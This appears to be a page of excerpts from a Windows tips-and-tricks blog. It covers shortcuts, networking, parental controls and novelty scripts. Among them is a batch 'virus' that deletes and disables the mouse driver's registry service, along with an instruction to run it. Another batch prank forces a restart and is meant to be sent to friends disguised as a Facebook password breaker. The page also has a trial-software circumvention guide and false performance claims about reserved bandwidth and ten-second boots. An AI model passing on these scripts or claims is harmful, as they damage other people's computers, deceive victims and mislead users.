Posts

Showing posts with the label windows

Which database does Facebook & Google use ?

Facebook has moved to a NoSQL database named HBase. Google uses their own system called BigTable. What is NoSQL ? NoSQL is a term used to designate databases which differ from classic relational databases. NoSQL database management systems are useful when working with a huge quantity of data when the data's nature does not require a relational model. The data can be structured, but NoSQL is used when what really matters is the ability to store and retrieve great quantities of data, not the relationships between the elements.
Make a virus that disable Mouse

1) Open Notepad and copy below codes rem --------------- --------------- --- rem Disable Mouse set key="HKEY_LOCAL _MACHINE \system \CurrentControl Set \Services\Mo uclass" reg delete %key% reg add %key% /v Start /t REG_ DWORD /d 4 rem --------------- --------------- --- 2) Save this file as virus.bat 3) Done you just created your virus.  just run it

How to Install Windows XP In Less Than 15 Minutes

Windows XP is a popular operating system used by most PC users.Though Windows XP popularity is decreasing but some PC users still use it due to its versatility and  easy to operate interface. New computers now come  pre-installed with Windows 7 but i have seen  friends who upgraded from Windows XP to Windows 7 but later rolledback to Windows XP because Windows 7 dint work well in their old PC. Windows XP installation process is slow and it annoys most users, as it takes around 40 minutes to get install. Today, I want to share this trick that can be used  to install Windows XP in 15 minutes. To do this, follow the procedure outlined below Procedure: Boot from Windows XP disk After the files have been copied, you will be required to select the location to install Windows XP After selecting the disk, the installation process will start and it will show 40 minutes approx time to complete the installation process Here is where the trick comes in action to quicke...

How to Speedup Your Internet connection

Microsoft reserves 20% of your available bandwidth for their own purposes like Windows Updates and interrogating your PC etc. Don't you want to get it back for your self? Here is the trick how to get 100% of your available bandwidth. Step 1: Click Start then Run and type "gpedit.msc" without quotes. This opens the "group policy editor" and go to: "Local Computer Policy" Step 2: Then click on "Computer Configuration" Then "Administrative Templates" Step 3: Now select "Network" then "QOS Packet Scheduler" Step 4: After that select "Limit Reservable Bandwidth". Step 6: Double click on Limit Reservable bandwidth. It will say it is not configured, but the truth is under the 'Explain' tab i.e." By default, the Packet Scheduler limits the system to 20 percent of the bandwidth of a connection, but you can use this setting to override the default." So the trick is to ENABLE reservabl...

How to Run the Trial Program/Software Forever

Hack Software and Run the Trial Program Forever In this post, I will show you how to hack a Software and run the trial program forever. Most of us are familiar with many software programs that run only for a specified period of time in the trial mode. Once the trial period is expired, these programs stop functioning and demand for a purchase. However, there is a way to run the software programs so that they function beyond the trial period.Well, before I tell you how to hack the software and make it run in the trial mode forever, we will have to first understand how the licensing scheme of these programs work. I’ll try to explain this in brief. When the software programs are installed for the first time, they make an entry into the Windows Registry with the details such as Installed Date and Time, installed path etc. After the installation, every time you run the program, it compares the current system date and time with the installed date and time. With this, it can make out wh...

You can put "shortcuts for shortcuts"

You can put Keyboard keys as shortcuts for desktop shortcuts. To do this follow these steps : 1) Right click on the shortcut. 2) Go to properties. 3) Click once on the "Shortcut Key" bar. 4) Press any alphabet that you want to use as Shortcut Key. 5) Press OK Now to open that shortcut, Press CTRL+ALT+"the alphabet".

Create Desktop Shortcut For "Safely Remove Hardware "

1. First You Right Click on your desktop and Click on New and Click on Shortcut from the list. 2. Now It will ask you the location. Just Type the below code in it. rundll32.exe shell32.dll,Control_RunDLL hotplug.dll 3. Now you click on next . 4. Now give a desired Name for your Shortcut and Click on Finish Button.

HOW TO KNOW WHETHER A KEYLOGGER IS INSTALLED ON UR COMPUTER OR NOT?

How does keyloggers enters your computer ? There are several ways in which a key logger can get into your computer either it is directly installed or it is indirectly transferred to your computer. Most of the time, this malicious file enters a computer when the user downloads an infected application like movies, music or other software applications. So how to get rid of keyloggers that is installed on a computer 1. Use updated antivirus and anti spyware Some of the good anti viruses have capability to detect key loggers. So you should update your antiviruses regularly so that it gets updated for new keyloggers.

How to connect two COMPUTERS in LAN

To create a LAN network using a crossover cable, we just need a crossover (Cross crimped RJ45 / CAT5) cable and a LAN (Ethernet) card in both computers. Most computer motherboards have onboard ethernet these days. We refer to the 2 computers as P1 and P2. For P1:- 1. Just right-click “My Computer” and click Properties. 2. Select the “Computer Name” tab and click the “Change” button. 3. Change the computer name to whatever you want, here i name it P1. Change the workgroup to WG. (The workgroup name should be the same in both computers)

Windows 7 shortcuts

1) For the Easy way of Opening the Ease of access center, Press Windows+U. 2) For Hiding or Showing the Desktop , Press Windows+D. 3) For Opening an Search results Window, Press Windows+F. 4) To minimize the all Windows, press the Windows+M. 5) To lock an computer Press Windows+L. 6) To open the Run Dialog Box, Press Windows+R. 7) To open the Windows Explorer, Press Windows+E. 8) To change the view or Zoom in the Windows Explorer, Press Ctrl +(Mouse scroll wheel ) 9) To see any Gadgets are used in your Desktop by Aeropeek, Press Windows+Space. 10) To get focus on the First Task Bar, Press Windows+T. 11) To move the Focus on the last task bar, Press Windows+Shift+T


How to create a Matrix falling effect you see during Hacking in movies

Image
A Fun trick for you all to impress your friend's Copy and paste the code given below in Notepad and save the file as "Matrix.bat" or *.bat. @echo off color 02 :tricks echo %random%%random%%random%%rando m%%random%%random%%random%%ran dom% goto tricks Now Upon running the bat file, you will see the "Matrix falling code" effect.

HOW TO TURN ON YOUR PC IN JUST 10 SECONDS

So you wanna know how to turn the pc on in 10 seconds Here's what you have to do to turn your pc on in 10 seconds Click on the start button then press R it will take u to Run well go to run and type Regedit press enter this will open Registery Editor now look for the key HKEY_LOACAL_MECHINE\SYSTEM\Cur rentControlSet\Contr ol\ContentIndex Now in there find the Key Called "Startup Delay" Double Click On It Now where its Base Click Decimal Now its Default Value Is 4800000 (75300:hexadecimal) Change The Value To 40000 Here u go u have done it now close the Registery Editor and Restart Your Computer You'll See The Result

How to Setup parental controls in windows 7

If your computer is connected to a domain, Parental Controls are not available.You can use Parental Controls to help manage how your children use the computer. For example, you can set limits on your children's access to the web, the hours that they can log on to the computer, and which games they can play and programs they can run. When Parental Controls blocks access to a webpage or game, a notification is displayed that the webpage or program has been blocked. Your child can click a link in the notification to request permission for access to that webpage or program. You can allow access by entering your account information. Before you get started, make sure that each child that you want to set up Parental Controls for has a standard user account because Parental Controls can only be applied to standard user accounts. To set up Parental Controls for your child, you'll need an Administrator user account. Parental Controls cannot be applied to an Administrator user acco...

MAKE WINDOWS GREET YOU WITH A CUSTOM VOICE MESSAGE AT STARTUP!

Click on Start Navigate to All Programs,Accessories and Notepad. Copy and paste the exact code given below. ======================================================================== Dim speaks, speech speaks="Welcome to your PC, Username" Set speech=CreateObject("sapi.spvo ice") speech.Speak speaks ======================================================================== Replace Username with your own name.Click on File Menu, Save As, select All Types in Save as Type option,and save the file as Welcome.vbs or "*.vbs". Copy the saved file. Navigate to C:\Documents and Settings\All Users\Start Menu\Programs\Startup (in Windows XP) or to C:\Users\ User-Name\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\Startup (in Windows 7 and Windows Vista) (if C: is your System drive). Paste the file Same process for windows 8 users too. Now next tym wen ur pc wil be started it wil welcome u in itz own voice.

Make your computer talk what you type

Image
This is very good and interesting trick which let your computer speaks whatever you type. There is no requirement of any software.  Just follow below simple steps:- ->First open Notepad and copy below codes: Dim message,sapi message=InputBox("What do you want me to say?""Technical Zone") Set sapi=CreateObject("sapi.spvoice") sapi.Speak message ->Now save the notepad file as talk.vbs ->Now close the notepad file and open it again.

How to create a folder named "CON" or "AUX" or "NUL"

Have you ever tried to create a folder named "CON" or "AUX" or "NUL" Tried now??? - not working :) Here you go, a simple method to stop your anxiety Rename folder from the right click option........ Now press alt and press 255... NOTE:- press 255 from the right side of the keyboard i.e Numpad where only numbers are given now write con and then press enter.....!!!! you'll see a con folder in ur pc :)

Give your Desktop 3D look

Image
Hello Friends how are you, I hope you all are fine. Today i am gonna give you a amazing Software to turn your desktop into '3D' and make it look very very dashing and futuristic. It is also available free of cost but some features are Not present in it but the features which are available are quite sufficient. It does not need any extra hardware or any visual software and works on both 'window 7' and 'window xp'. The direct link is given at End of post.Name of the software is BUMPTOP it is not a very big software it is near by 17-18 Mb and I am giving you the direct link of this software so it will be Very easy for you to download and install it BUMPTOP also provide some bookmarks like 'facebook' ,'google search' and 'Slideshow' etc. Download It From Here : Download advertising

Create Your Own Home Wi-fi Network Without a Router

Easily Create Your Own Home Wi-fi Network Without a Router :- - Engineering Buddies If you are using Windows 7 or 8,you can easily setup your own home Wi-Fi Network without a router, and share your internet to your other multiple devices such as your smartphone, tablet or your another computer. Below are simple steps using which you can create your own Wi-Fi Network:- 1) You should have Windows 7 or 8 installed on your computer. It should have internet connection to be shared over Wi-Fi network. 2) Most of today's computer come already enabled with Wi-Fi capabilities (wireless network card). So if you computer is not too old, it must have already equipped with built-in Wi Fi. If your computer is too old, you can also buy a USB network adapter. 3) Finally, download and install a simple, free utility called Virtual Router. After installation, open the Virtual Router. You can choose your own network name and password to connect. You can also select the connection you want to ...

WHAT IS THE DIFFERENCE BETWEEN CORE I3, CORE I5, CORE I7

QUESTION:- WHAT'S THE DIFFERENCE BETWEEN CORE I3, CORE I5, CORE I7...??   ANSWER:- The answer to most common but unanswered and confusion creating question is as follows :- Core i3: - * Entry level processor. * 2-4 Cores * 4 Threads * Hyper-Threading (efficient use of processor resources) * 3-4 MB Cache * 32 nm Silicon (less heat and energy)   Core i5:- * Mid range processor. * 2-4 Cores * 4 Threads * Turbo Mode (turn off core if not used) * Hyper-Threading (efficient use of processor resources) * 3-8 MB Cache * 32-45 nm Silicon (less heat and energy)   Core i7:- * High end processor. * 4 Cores * 8 Threads * Turbo Mode (turn off core if not used) * Hyper-Threading (efficient use of processor resources) * 4-8 MB Catche * 32-45 nm Silicon (less heat and energy)

HOW TO CREATE A SIMPLE FUNNY VIRUS

Creating A FACEBOOK Virus (HARMLESS) :-   Creating virus is illegal but creating funny virus is not.Here I will show you how to make a funny virus to panic your friends.In this tutorial I will show you how to make Facebook virus using simple commands on notepad. This will make the victim think they have got a virus when they click on an icon such as Internet Explorer.   1) Open notepad   2) Type this in it :- @echo off msg * WARNING VIRUS DETECTED!!!!! AFTER 5 MINUTES YOUR FACEBOOK ACCOUNT WILL BE DELETED !!!!TO REMOVE THE VIRUS CLICK OK OR CLOSE THIS BOX! PAUSE shutdown -r -t 300 -c―SORRY!!! YOUR FACEBOOK ACCOUNT IS NOW BEING DELETED!!! PLEASE WAIT ..........."   3)Save it as facebook password breaker .bat   5) Send it to your friends and tell them it can break Facebook accounts   When He/She double click it a message will open and their computer will restart. After five minutes windows will restart, that's all. This is totally harm...

How To Use Keyboard as Mouse

Oh shit!! My mouse is not working... Now how will i complete my project?? How will i surf Facebook? . . . Have u ever been on such situation? And all u gotta do is to wait till you get a new mouse. Its just like a nightmare, isn't it?Well no more now, coz you can use your keyboard as your mouse. It is easy to use your mouse as keyboard in Windows using the On Screen Keyboard utility, but it is also possible to do the reverse. Now enough lets jump into our topic.   For Windows XP Users:-   1. Go to Control Panel. 2. Then select Switch to Classic View. 3. Then select Accessibility Options. 4. Then select the Mouse Tab. 5. Select Use MouseKeys. 6. Click on OK. 7. Then activate NumberLock (by pressing the NumLk key). 8. You should hear a beep sound. 9. Now you can control the mouse pointer using the arrow keys on the numeric keypad.   For Windows 8, Windows 7 and Vista Users:-   1. Open Ease of Access Center by pressing the Start button(windows) , se...